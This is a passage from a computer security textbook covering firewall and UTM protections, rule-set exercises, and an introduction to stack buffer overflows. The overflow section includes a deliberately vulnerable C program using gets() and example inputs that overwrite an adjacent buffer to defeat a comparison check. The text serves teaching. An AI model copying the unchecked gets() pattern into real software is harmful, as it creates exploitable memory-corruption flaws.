


Figure 9.6 **Unified Threat Management Appliance**
Source: Based on [JAME06].

2. An initial firewall module filters traffic, discarding packets that violate rules and/or passing packets that conform to rules set in the firewall policy.
3. Beyond this point, a number of modules process individual packets and flows of packets at various protocols levels. In this particular configuration, a data analysis engine is responsible for keeping track of packet flows and coordinating the work of antivirus, IDS, and IPS engines.
4. The data analysis engine also reassembles multipacket payloads for content analysis by the antivirus engine and the Web filtering and antispam modules.
5. Some incoming traffic may need to be reencrypted to maintain security of the flow within the enterprise network.
6. All detected threats are reported to the logging and reporting module, which is used to issue alerts for specified conditions and for forensic analysis.
7. The bandwidth-shaping module can use various priority and quality-of-service (QoS) algorithms to optimize performance.

As an example of the scope of a UTM appliance, Tables 9.3 and 9.4 list some of the attacks that the UTM device marketed by Secure Computing is designed to counter.

Table 9.3 Sidewinder G2 Security Appliance Attack Protections Summary—Transport-Level Examples

Attacks and Internet Threats		Protections	
TCP			
• Invalid port numbers • Invalid sequence • Numbers • SYN floods • XMAS tree attacks • Invalid CRC values • Zero length • Random data as TCP • Header	• TCP hijack attempts • TCP spoofing attacks • Small PMTU attacks • SYN attack • Script Kiddie attacks • Packet crafting: different TCP options set	• Enforce correct TCP flags • Enforce TCP header length • Ensures a proper three-way handshake • Closes TCP session correctly • 2 sessions one on the inside and one of the outside • Enforce correct TCP flag usage • Manages TCP session timeouts • Blocks SYN attack	• Reassembly of packets ensuring correctness • Properly handles TCP timeouts and retransmits timers • All TCP proxies are protected • Traffic Control through access lists • Drop TCP packets on ports not open • Proxies block packet crafting
UDP			
• Invalid UDP packets • Random UDP data to bypass rules	• Connection pediction • UDP port scanning	• Verify correct UDP packet • Drop UDP packets on ports not open	

Table 9.4 Sidewinder G2 Security Appliance Attack Protections Summary—Application-Level Examples

Attacks and Internet Threats	Protections
DNS	
Incorrect NXDOMAIN responses from AAAA queries could cause denial-of-service conditions.	• Does not allow negative caching • Prevents DNS cache poisoning
ISC BIND 9 before 9.2.1 allows remote attackers to cause a denial of service (shutdown) via a malformed DNS packet that triggers an error condition that is not properly handled when the rdataset parameter to the dns_message_findtype() function in message.c is not NULL.	• Sidewinder G2 prevents malicious use of improperly formed DNS messages to affect firewall operations. • Prevents DNS query attacks • Prevents DNS answer attacks
DNS information prevention and other DNS abuses.	• Prevent zone transfers and queries • True split DNS protect by Type Enforcement technology to allow public and private DNS zones. • Ability to turn off recursion
FTP	
• FTP bounce attack • PASS attack • FTP Port injection attacks • TCP segmentation attack	• Sidewinder G2 has the ability to filter FTP commands to prevent these attacks • True network separation prevents segmentation attacks.
SQL	
SQL Net man in the middle attacks	• Smart proxy protected by Type Enforcement technology • Hide Internal DB through nontransparent connections.
Real-Time Streaming Protocol (RTSP)	
• Buffer overflow • Denial of service	• Smart proxy protected by Type Enforcement technology • Protocol validation • Denies multicast traffic • Checks setup and teardown methods • Verifies PNG and RTSP protocol and discards all others • Auxiliary port monitoring
SNMP	
• SNMP flood attacks • Default community attack • Brute force attack • SNMP put attack	• Filter SNMP version traffic 1, 2c • Filter Read, Write, and Notify messages • Filter OIDS • Filter PDU (Protocol Data Unit)
SSH	
• Challenge Response buffer overflows • SSHD allows users to override "Allowed Authentications" • OpenSSH buffer_append_space buffer overflow • OpenSSH/PAM challenge Response buffer overflow • OpenSSH channel code offer-by-one	Sidewinder G2 v6.x's embedded Type Enforcement technology strictly limits the capabilities of Secure Computing's modified versions of the OpenSSH daemon code.

(Continued)

Table 9.4 *(Continued)*

Attacks and Internet Threats	Protections
SMTP	
• Sendmail buffer overflows • Sendmail denial of service attacks • Remote buffer overflow in sendmail • Sendmail address parsing buffer overflow • SMTP protocol anomalies	• Split Sendmail architecture protected by Type Enforcement technology • Sendmail customized for controls • Prevents buffer overflows through Type Enforcement technology • Sendmail checks SMTP protocol anomalies
• SMTP worm attacks • SMTP mail flooding • Relay attacks • Viruses, Trojans, worms • E-mail addressing spoofing • MIME attacks • Phishing e-mails	• Protocol validation • Antispam filter • Mail filters—size, keyword • Signature antivirus • Antirelay • MIME/Antivirus filter • Firewall antivirus • Antiphishing through virus scanning
Spyware Applications	
• Adware used for collecting information for marketing purposes • Stalking horses • Trojan horses • Malware • Backdoor Santas	• SmartFilter® URL filtering capability built in with Sidewinder G2 can be configured to filter Spyware URLs, preventing downloads.

9.8 KEY TERMS, REVIEW QUESTIONS, AND PROBLEMS

Key Terms

application-level gateway	host-based IPS	personal firewall
bastion host	intrusion prevention system (IPS)	proxy
circuit-level gateway	IP address spoofing	stateful packet inspection firewall
demilitarized zone (DMZ)	IP security (IPSec)	tiny fragment attack
distributed firewalls	network-based IPS	unified threat management (UTM)
firewall	packet filtering firewall	virtual private network (VPN)
host-based firewall		

Review Questions

9.1 List the different types of firewalls.

9.2 List four characteristics used by firewalls to control access and enforce a security policy.

9.3 Which type of attacks is possible on a packet filtering firewall?

9.4 How does a traditional packet filter make filtering decision?

9.5 What is the difference between a packet filtering firewall and a stateful inspection firewall?

9.6 What is the difference between a gateway and a firewall?

9.7 Describe a situation where circuit-level gateways can be used.
9.8 How do FTP and Telnet work through a firewall?
9.9 What are the common characteristics of a bastion host?
9.10 Why is it useful to have host-based firewalls?
9.11 What is a DMZ network and what types of systems would you expect to find on such networks?
9.12 What are the differences between an IDS, an IPS, and a firewall?
9.13 List the types of malicious behaviors addressed by a Host-based Intrusion Prevention System (HIPS)?
9.14 What are the different places an IPS can be based?
9.15 List at least three malicious behaviors addressed by HIPS.
9.16 List a few methods used by a NIPS device to identify malicious packets.

Problems

9.1 As was mentioned in Section 9.3, the application gateway does not permit an end-to-end TCP connection; rather, it sets up two TCP connections, one between itself and a TCP user on an inner host and one between itself and a TCP user on an outside host. The disadvantage of this approach is the additional processing overhead on each connection since the gateway must examine and forward all traffic in both directions. Describe at least one more limitation of this approach which is not discussed.

9.2 In an IPv4 packet, the size of the payload in the first fragment, in octets, is equal to Total Length − (4 × Internet Header Length). If this value is less than the required minimum (8 octets for TCP), then this fragment and the entire packet are rejected. Suggest an alternative method of achieving the same result using only the Fragment Offset field.

9.3 RFC 791, the IPv4 protocol specification, describes a reassembly algorithm that results in new fragments overwriting any overlapped portions of previously received fragments. Given such a reassembly implementation, an attacker could construct a series of packets in which the lowest (zero-offset) fragment would contain innocuous data (and thereby be passed by administrative packet filters) and in which some subsequent packet having a nonzero offset would overlap TCP header information (destination port, for instance) and cause it to be modified. The second packet would be passed through most filter implementations because it does not have a zero fragment offset. Suggest a method that could be used by a packet filter to counter this attack.

9.4 Table 9.5 shows a sample of a packet filter firewall ruleset for an imaginary network of IP address that range from 192.168.1.0 to 192.168.1.254. Describe the effect of each rule.

9.5 SMTP (Simple Mail Transfer Protocol) is the standard protocol for transferring mail between hosts over TCP. A TCP connection is set up between a user agent and a

Table 9.5 Sample Packet Filter Firewall Ruleset

	Source Address	Souce Port	Dest Address	Dest Port	Action
1	Any	Any	192.168.1.0	>1023	Allow
2	192.168.1.1	Any	Any	Any	Deny
3	Any	Any	192.168.1.1	Any	Deny
4	192.168.1.0	Any	Any	Any	Allow
5	Any	Any	192.168.1.2	SMTP	Allow
6	Any	Any	192.168.1.3	HTTP	Allow
7	Any	Any	Any	Any	Deny

server program. The server listens on TCP port 25 for incoming connection requests. The user end of the connection is on a TCP port number above 1023. Suppose you wish to build a packet filter rule set allowing inbound and outbound SMTP traffic. You generate the following rule set:

Rule	Direction	Src Addr	Dest Addr	Protocol	Dest Port	Action
A	In	External	Internal	TCP	25	Permit
B	Out	Internal	External	TCP	>1023	Permit
C	Out	Internal	External	TCP	25	Permit
D	In	External	Internal	TCP	>1023	Permit
E	Either	Any	Any	Any	Any	Deny

a. Describe the effect of each rule.

b. Your host in this example has IP address 172.16.1.1. Someone tries to send e-mail from a remote host with IP address 192.168.3.4. If successful, this generates an SMTP dialogue between the remote user and the SMTP server on your host consisting of SMTP commands and mail. Additionally, assume a user on your host tries to send e-mail to the SMTP server on the remote system. Four typical packets for this scenario are as shown:

Packet	Direction	Src Addr	Dest Addr	Protocol	Dest Port	Action
1	In	192.168.3.4	172.16.1.1	TCP	25	?
2	Out	172.16.1.1	192.168.3.4	TCP	1234	?
3	Out	172.16.1.1	192.168.3.4	TCP	25	?
4	In	192.168.3.4	172.16.1.1	TCP	1357	?

Indicate which packets are permitted or denied and which rule is used in each case.

c. Someone from the outside world (10.1.2.3) attempts to open a connection from port 5150 on a remote host to the Web proxy server on port 8080 on one of your local hosts (172.16.3.4) in order to carry out an attack. Typical packets are as follows:

Packet	Direction	Src Addr	Dest Addr	Protocol	Dest Port	Action
5	In	10.1.2.3	172.16.3.4	TCP	8080	?
6	Out	172.16.3.4	10.1.2.3	TCP	5150	?

Will the attack succeed? Give details.

9.6 To provide more protection, the rule set from the preceding problem is modified as follows:

Rule	Direction	Src Addr	Dest Addr	Protocol	Src Port	Dest Port	Action
A	In	External	Internal	TCP	>1023	25	Permit
B	Out	Internal	External	TCP	25	>1023	Permit
C	Out	Internal	External	TCP	>1023	25	Permit
D	In	External	Internal	TCP	25	>1023	Permit
E	Either	Any	Any	Any	Any	Any	Deny

a. Describe the change.
b. Apply this new rule set to the same six packets of the preceding problem. Indicate which packets are permitted or denied and which rule is used in each case.

9.7 A hacker uses port 25 as the client port on his or her end to attempt to open a connection to your Web proxy server.
a. The following packets might be generated:

Packet	Direction	Src Addr	Dest Addr	Protocol	Src Port	Dest Port	Action
7	In	10.1.2.3	172.16.3.4	TCP	25	8080	?
8	Out	172.16.3.4	10.1.2.3	TCP	8080	25	?

Explain why this attack will succeed, using the rule set of the preceding problem.
b. When a TCP connection is initiated, the ACK bit in the TCP header is not set. Subsequently, all TCP headers sent over the TCP connection have the ACK bit set. Use this information to modify the rule set of the preceding problem to prevent the attack just described.

9.8 List the different types of malicious behavior that are addressed by HIPS in general and also the areas for which HIPS offer desktop protection.

9.9 As was mentioned in Section 9.3, when a client wishes to establish a connection to an object that is reachable only via a firewall, it must open a TCP connection to the appropriate SOCKS port on the SOCKS server system. Even if the client wishes to send UDP segments, first a TCP connection is opened. Moreover, UDP segments can be forwarded only as long as the TCP connection remains opened. Why?

9.10 Consider the threat of "theft/breach of proprietary or confidential information held in key data files on the system." One method by which such a breach might occur is the accidental/deliberate e-mailing of information to a user outside of the organization. A possible countermeasure to this is to require all external e-mail to be given a sensitivity tag (classification if you like) in its subject and for external e-mail to have the lowest sensitivity tag. Discuss how this measure could be implemented in a firewall and what components and architecture would be needed to do this.

9.11 You are given the following "informal firewall policy" details to be implemented using a firewall such as that in Figure 9.2:
1. E-mail may be sent using SMTP in both directions through the firewall, but it must be relayed via the DMZ mail gateway that provides header sanitization and content filtering. External e-mail must be destined for the DMZ mail server.
2. Users inside may retrieve their e-mail from the DMZ mail gateway, using either POP3 or POP3S, and authenticate themselves.
3. Users outside may retrieve their e-mail from the DMZ mail gateway, but only if they use the secure POP3 protocol and authenticate themselves.
4. Web requests (both insecure and secure) are allowed from any internal user out through the firewall but must be relayed via the DMZ Web proxy, which provides content filtering (noting this is not possible for secure requests), and users must authenticate with the proxy for logging.
5. Web requests (both insecure and secure) are allowed from anywhere on the Internet to the DMZ Web server.
6. DNS lookup requests by internal users are allowed via the DMZ DNS server, which queries to the Internet.
7. External DNS requests are provided by the DMZ DNS server.
8. Management and update of information on the DMZ servers is allowed using secure shell connections from relevant authorized internal users (may have different sets of users on each system as appropriate).

9. SNMP management requests are permitted from the internal management hosts to the firewalls, with the firewalls also allowed to send management traps (i.e., notification of some event occurring) to the management hosts.

Design suitable packet filter rule sets (similar to those shown in Table 9.1) to be implemented on the "External Firewall" and the "Internal Firewall" to satisfy the aforementioned policy requirements.

9.12 We have an internal Web server, used only for testing purposes, at IP address 5.6.7.8 on our internal corporate network. The packet filter is situated at a chokepoint between our internal network and the rest of the Internet. Can such a packet filter block all attempts by outside hosts to initiate a direct TCP connection to this internal Web server? If yes, design suitable packet filter rule sets (similar to those shown in Table 9.1) that provides this functionality; if no, explain why a (stateless) packet filter cannot do it.

9.13 Explain the strengths and weaknesses of each of the following firewall deployment scenarios in defending servers, desktop machines, and laptops against network threats.

a. A firewall at the network perimeter.
b. Firewalls on every end host machine.
c. A network perimeter firewall and firewalls on every end host machine

9.14 Consider the example Snort rule given in Chapter 8 to detect a SYN-FIN attack. Assuming this rule is used on a Snort Inline IPS, how would you modify the rule to block such packets entering the home network?

9.15 What is the Digital Immune System? Explain its characteristics in detail.

PART TWO: Software and System Security

CHAPTER 10

BUFFER OVERFLOW

Learning Objectives

After studying this chapter, you should be able to:

- Define what a buffer overflow is, and list possible consequences.
- Describe how a stack buffer overflow works in detail.
- Define shellcode and describe its use in a buffer overflow attack.
- List various defenses against buffer overflow attacks.
- List a range of other types of buffer overflow attacks.

In this chapter, we turn our attention specifically to buffer overflow attacks. This type of attack is one of the most common attacks seen and results from careless programming in applications. A look at the list of vulnerability advisories from organizations such as CERT or SANS continue to include a significant number of *buffer overflow* or *heap overflow* exploits, including a number of serious, remotely exploitable vulnerabilities. Similarly, several of the items in the CWE/SANS Top 25 Most Dangerous Software Errors list, Risky Resource Management category, are buffer overflow variants. These can result in exploits to both operating systems and common applications, and still comprise the majority of exploits in widely deployed exploit toolkits [VEEN12]. Yet this type of attack has been known since it was first widely used by the Morris Internet Worm in 1988, and techniques for preventing its occurrence are well-known and documented. Table 10.1 provides a brief history of some of the more notable incidents in the history of buffer overflow exploits. Unfortunately, due to a legacy of buggy code in widely deployed operating systems and applications, a failure to patch and update many systems, and continuing careless programming practices by programmers, it is still a major source of concern to security practitioners. This chapter focuses on how a buffer overflow occurs and what methods can be used to prevent or detect its occurrence.

We begin with an introduction to the basics of buffer overflow. Then, we present details of the classic stack buffer overflow. This includes a discussion of how functions store their local variables on the stack, and the consequence of attempting to store more data in them than there is space available. We continue with an overview of the purpose and design of shellcode, which is the custom code injected by an attacker and to which control is transferred as a result of the buffer overflow.

Next, we consider ways of defending against buffer overflow attacks. We start with the obvious approach of preventing them by not writing code that is vulnerable to buffer overflows in the first place. However, given the large existing body of buggy code, we also need to consider hardware and software mechanisms that can detect and thwart buffer overflow attacks. These include mechanisms to protect executable address space, techniques to detect stack modifications, and approaches that randomize the address space layout to hinder successful execution of these attacks.

Finally, we will briefly survey some of the other overflow techniques, including return to system call and heap overflows, and mention defenses against these.

Table 10.1 A Brief History of Some Buffer Overflow Attacks

1988	The Morris Internet Worm uses a buffer overflow exploit in "fingerd" as one of its attack mechanisms.
1995	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One published "Smashing the Stack for Fun and Profit" in *Phrack* magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

10.1 STACK OVERFLOWS

Buffer Overflow Basics

A **buffer overflow**, also known as a **buffer overrun** or **buffer overwrite**, is defined in NISTIR 7298 (*Glossary of Key Information Security Terms*, May 2013) as follows:

> **Buffer Overrun:** A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.

A buffer overflow can occur as a result of a programming error when a process attempts to store data beyond the limits of a fixed-sized buffer and consequently overwrites adjacent memory locations. These locations could hold other program variables or parameters or program control flow data such as return addresses and pointers to previous stack frames. The buffer could be located on the stack, in the heap, or in the data section of the process. The consequences of this error include corruption of data used by the program, unexpected transfer of control in the program, possible memory access violations, and very likely eventual program termination. When done deliberately as part of an attack on a system, the transfer of control could be to code of the attacker's choosing, resulting in the ability to execute arbitrary code with the privileges of the attacked process.

To illustrate the basic operation of a buffer overflow, consider the C main function given in Figure 10.1a. This contains three variables (`valid`, `str1`, and `str2`),[1] whose values will typically be saved in adjacent memory locations. The order and

[1] In this example, the flag variable is saved as an integer rather than a Boolean. This is done both because it is the classic C style, and to avoid issues of word alignment in its storage. The buffers are deliberately small to accentuate the buffer overflow issue being illustrated.

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
       valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

(a) Basic buffer overflow C code

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

(b) Basic buffer overflow example runs

Figure 10.1 Basic Buffer Overflow Example

location of these will depend on the type of variable (local or global), the language and compiler used, and the target machine architecture. However, for the purpose of this example, we will assume they are saved in consecutive memory locations, from highest to lowest, as shown in Figure 10.2.[2] This will typically be the case for local variables in a C function on common processor architectures such as the Intel Pentium family. The purpose of the code fragment is to call the function `next_tag(str1)` to copy into `str1` some expected tag value. Let us assume this will be the string `START`. It then reads the next line from the standard input for the program using the C library `gets()` function then compares the string read with the expected tag. If the next line did indeed contain just the string `START`, this comparison would succeed, and the variable `VALID` would be set to `TRUE`.[3] This case is shown in the first

[2]Address and data values are specified in hexadecimal in this and related figures. Data values are also shown in ASCII where appropriate.

[3]In C, the logical values FALSE and TRUE are simply integers with the values 0 and 1 (or indeed any non-zero value), respectively. Symbolic defines are often used to map these symbolic names to their underlying value, as was done in this program.

Memory Address	Before gets(str2)	After gets(str2)	Contains value of
. . . .	. . . .	. . . .	
bffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bffffbf0	01000000	01000000	argc
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	return addr
bffffbe8	08fcffbf	08fcffbf	old base ptr
bffffbe4	00000000	01000000	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]
. . . .	. . . .	. . . .	

Figure 10.2 **Basic Buffer Overflow Stack Values**

of the three example program runs in Figure 10.1b.[4] Any other input tag would leave it with the value `FALSE`. Such a code fragment might be used to parse some structured network protocol interaction or formatted text file.

The problem with this code exists because the traditional C library `gets()` function does not include any checking on the amount of data copied. It will read the next line of text from the program's standard input up until the first newline[5] character occurs and copy it into the supplied buffer followed by the NULL terminator used with C strings.[6] If more than seven characters are present on the input line, when read in they will (along with the terminating NULL character) require

[4]This and all subsequent examples in this chapter were created using an older Knoppix Linux system running on a Pentium processor, using the GNU GCC compiler and GDB debugger.

[5]The newline (NL) or linefeed (LF) character is the standard end of line terminator for UNIX systems, and hence for C, and is the character with the ASCII value 0x0a.

[6]Strings in C are stored in an array of characters and terminated with the NULL character, which has the ASCII value 0x00. Any remaining locations in the array are undefined, and typically contain whatever value was previously saved in that area of memory. This can be clearly seen in the value of the variable str2 in the "Before" column of Figure 10.2.

more room than is available in the `str2` buffer. Consequently, the extra characters will proceed to overwrite the values of the adjacent variable, `str1` in this case. For example, if the input line contained `EVILINPUTVALUE`, the result will be that `str1` will be overwritten with the characters `TVALUE`, and `str2` will use not only the eight characters allocated to it, but seven more from `str1` as well. This can be seen in the second example run in Figure 10.1b. The overflow has resulted in corruption of a variable not directly used to save the input. Because these strings are not equal, `valid` also retains the value `FALSE`. Further, if 16 or more characters were input, additional memory locations would be overwritten.

The preceding example illustrates the basic behavior of a buffer overflow. At its simplest, any unchecked copying of data into a buffer could result in corruption of adjacent memory locations, which may be other variables, or, as we will see next, possibly program control addresses and data. Even this simple example could be taken further. Knowing the structure of the code processing it, an attacker could arrange for the overwritten value to set the value in `str1` equal to the value placed in `str2`, resulting in the subsequent comparison succeeding. For example, the input line could be the string `BADINPUTBADINPUT`. This results in the comparison succeeding, as shown in the third of the three example program runs in Figure 10.1b and illustrated in Figure 10.2, with the values of the local variables before and after the call to `gets()`. Note also the terminating NULL for the input string was written to the memory location following `str1`. This means the flow of control in the program will continue as if the expected tag was found, when in fact the tag read was something completely different. This will almost certainly result in program behavior that was not intended. How serious is this will depend very much on the logic in the attacked program. One dangerous possibility occurs if instead of being a tag, the values in these buffers were an expected and supplied password needed to access privileged features. If so, the buffer overflow provides the attacker with a means of accessing these features without actually knowing the correct password.

To exploit any type of buffer overflow, such as those we have illustrated here, the attacker needs:

1. To identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attackers control, and
2. To understand how that buffer will be stored in the processes memory, and hence the potential for corrupting adjacent memory locations and potentially altering the flow of execution of the program.

Identifying vulnerable programs may be done by inspection of program source, tracing the execution of programs as they process oversized input, or using tools such as *fuzzing*, which we will discuss in Section 11.2, to automatically identify potentially vulnerable programs. What the attacker does with the resulting corruption of memory varies considerably, depending on what values are being overwritten. We will explore some of the alternatives in the following sections.

Before exploring buffer overflows further, it is worth considering just how the potential for their occurrence developed and why programs are not necessarily protected from such errors. To understand this, we need to briefly consider the history of programming languages and the fundamental operation of computer systems. At the basic machine level, all of the data manipulated by machine instructions executed by

the computer processor are stored in either the processor's registers or in memory. The data are simply arrays of bytes. Their interpretation is entirely determined by the function of the instructions accessing them. Some instructions will treat the bytes as representing integer values, others as addresses of data or instructions, and others as arrays of characters. There is nothing intrinsic in the registers or memory that indicates that some locations have an interpretation different from others. Thus, the responsibility is placed on the assembly language programmer to ensure that the correct interpretation is placed on any saved data value. The use of assembly (and hence machine) language programs gives the greatest access to the resources of the computer system, but at the highest cost and responsibility in coding effort for the programmer.

At the other end of the abstraction spectrum, modern high-level programming languages such as Java, ADA, Python, and many others have a very strong notion of the type of variables and what constitutes permissible operations on them. Such languages do not suffer from buffer overflows because they do not permit more data to be saved into a buffer than it has space for. The higher levels of abstraction, and safe usage features of these languages, mean programmers can focus more on solving the problem at hand and less on managing details of interactions with variables. But this flexibility and safety comes at a cost in resource use, both at compile time, and in additional code that must executed at run time to impose checks such as that on buffer limits. The distance from the underlying machine language and architecture also means that access to some instructions and hardware resources is lost. This limits their usefulness in writing code, such as device drivers, that must interact with such resources.

In between these extremes are languages such as C and its derivatives, which have many modern high-level control structures and data type abstractions but which still provide the ability to access and manipulate memory data directly. The C programming language was designed by Dennis Ritchie, at Bell Laboratories, in the early 1970s. It was used very early to write the UNIX operating system and many of the applications that run on it. Its continued success was due to its ability to access low-level machine resources while still having the expressiveness of high-level control and data structures and because it was fairly easily ported to a wide range of processor architectures. It is worth noting that UNIX was one of the earliest operating systems written in a high-level language. Up until then (and indeed in some cases for many years after), operating systems were typically written in assembly language, which limited them to a specific processor architecture. Unfortunately, the ability to access low-level machine resources means that the language is susceptible to inappropriate use of memory contents. This was aggravated by the fact that many of the common and widely used library functions, especially those relating to input and processing of strings, failed to perform checks on the size of the buffers being used. Because these functions were common and widely used, and because UNIX and derivative operating systems such as Linux are widely deployed, this means there is a large legacy body of code using these unsafe functions, which are thus potentially vulnerable to buffer overflows. We return to this issue when we discuss countermeasures for managing buffer overflows.

Stack Buffer Overflows

A **stack buffer overflow** occurs when the targeted buffer is located on the stack, usually as a local variable in a function's stack frame. This form of attack is also referred to as **stack smashing**. Stack buffer overflow attacks have been exploited since first

being seen in the wild in the Morris Internet Worm in 1988. The exploits it used included an unchecked buffer overflow resulting from the use of the C `gets()` function in the `fingerd` daemon. The publication by Aleph One (Elias Levy) of details of the attack and how to exploit it [LEVY96] hastened further use of this technique. As indicated in the chapter introduction, stack buffer overflows are still being exploited, as new vulnerabilities continue to be discovered in widely deployed software.

Function Call Mechanisms To better understand how buffer overflows work, we first take a brief digression into the mechanisms used by program functions to manage their local state on each call. When one function calls another, at the very least it needs somewhere to save the return address so the called function can return control when it finishes. Aside from that, it also needs locations to save the parameters to be passed in to the called function, and also possibly to save register values that it wishes to continue using when the called function returns. All of these data are usually saved on the stack in a structure known as a **stack frame**. The called function also needs locations to save its local variables, somewhere different for every call so it is possible for a function to call itself either directly or indirectly. This is known as a recursive function call.[7] In most modern languages, including C, local variables are also stored in the function's stack frame. One further piece of information then needed is some means of chaining these frames together, so as a function is exiting it can restore the stack frame for the calling function before transferring control to the return address. Figure 10.3 illustrates such a stack frame structure. The general process of one




Figure 10.3 Example Stack Frame with Functions P and Q

[7]Though early programming languages such as Fortran did not do this, and as a consequence Fortran functions could not be called recursively.

function P calling another function Q can be summarized as follows. The calling function P:

1. Pushes the parameters for the called function onto the stack (typically in reverse order of declaration).
2. Executes the call instruction to call the target function, which pushes the return address onto the stack.

The called function Q:

3. Pushes the current frame pointer value (which points to the calling routine's stack frame) onto the stack.
4. Sets the frame pointer to be the current stack pointer value (i.e., the address of the old frame pointer), which now identifies the new stack frame location for the called function.
5. Allocates space for local variables by moving the stack pointer down to leave sufficient room for them.
6. Runs the body of the called function.
7. As it exits, it first sets the stack pointer back to the value of the frame pointer (effectively discarding the space used by local variables).
8. Pops the old frame pointer value (restoring the link to the calling routine's stack frame).
9. Executes the return instruction which pops the saved address off the stack and returns control to the calling function.

Lastly, the calling function:

10. Pops the parameters for the called function off the stack.
11. Continues execution with the instruction following the function call.

As has been indicated before, the precise implementation of these steps is language, compiler, and processor architecture dependent. However, something similar will usually be found in most cases. In addition, not specified here are steps involving saving registers used by the calling or called functions. These generally happen either before the parameter pushing if done by the calling function, or after the allocation of space for local variables if done by the called function. In either case, this does not affect the operation of buffer overflows we will discuss next. More detail on function call and return mechanisms and the structure and use of stack frames may be found in [STAL16b].

Stack Overflow Example With the preceding background, consider the effect of the basic buffer overflow introduced in Section 10.1. Because the local variables are placed below the saved frame pointer and return address, the possibility exists of exploiting a local buffer variable overflow vulnerability to overwrite the values of one or both of these key function linkage values. Note that the local variables are usually allocated space in the stack frame in order of declaration, growing down in memory with the top of stack. Compiler optimization can potentially change this, so the actual layout will need to be determined for any specific program of interest. This possibility of overwriting the saved frame pointer and return address forms the core of a stack overflow attack.

At this point, it is useful to step back and take a somewhat wider view of a running program, and the placement of key regions such as the program code, global data, heap, and stack. When a program is run, the operating system typically creates a new process for it. The process is given its own virtual address space, with a general structure as shown in Figure 10.4. This consists of the contents of the executable program file (including global data, relocation table, and actual program code segments) near the bottom of this address space, space for the program heap to then grow upward from above the code, and room for the stack to grow down from near the middle (if room is reserved for kernel space in the upper half) or top. The stack frames we discussed are hence placed one below another in the stack area, as the stack grows downward through memory. We return to discuss some of the other components later. Further details on the layout of a process address space may be found in [STAL16c].

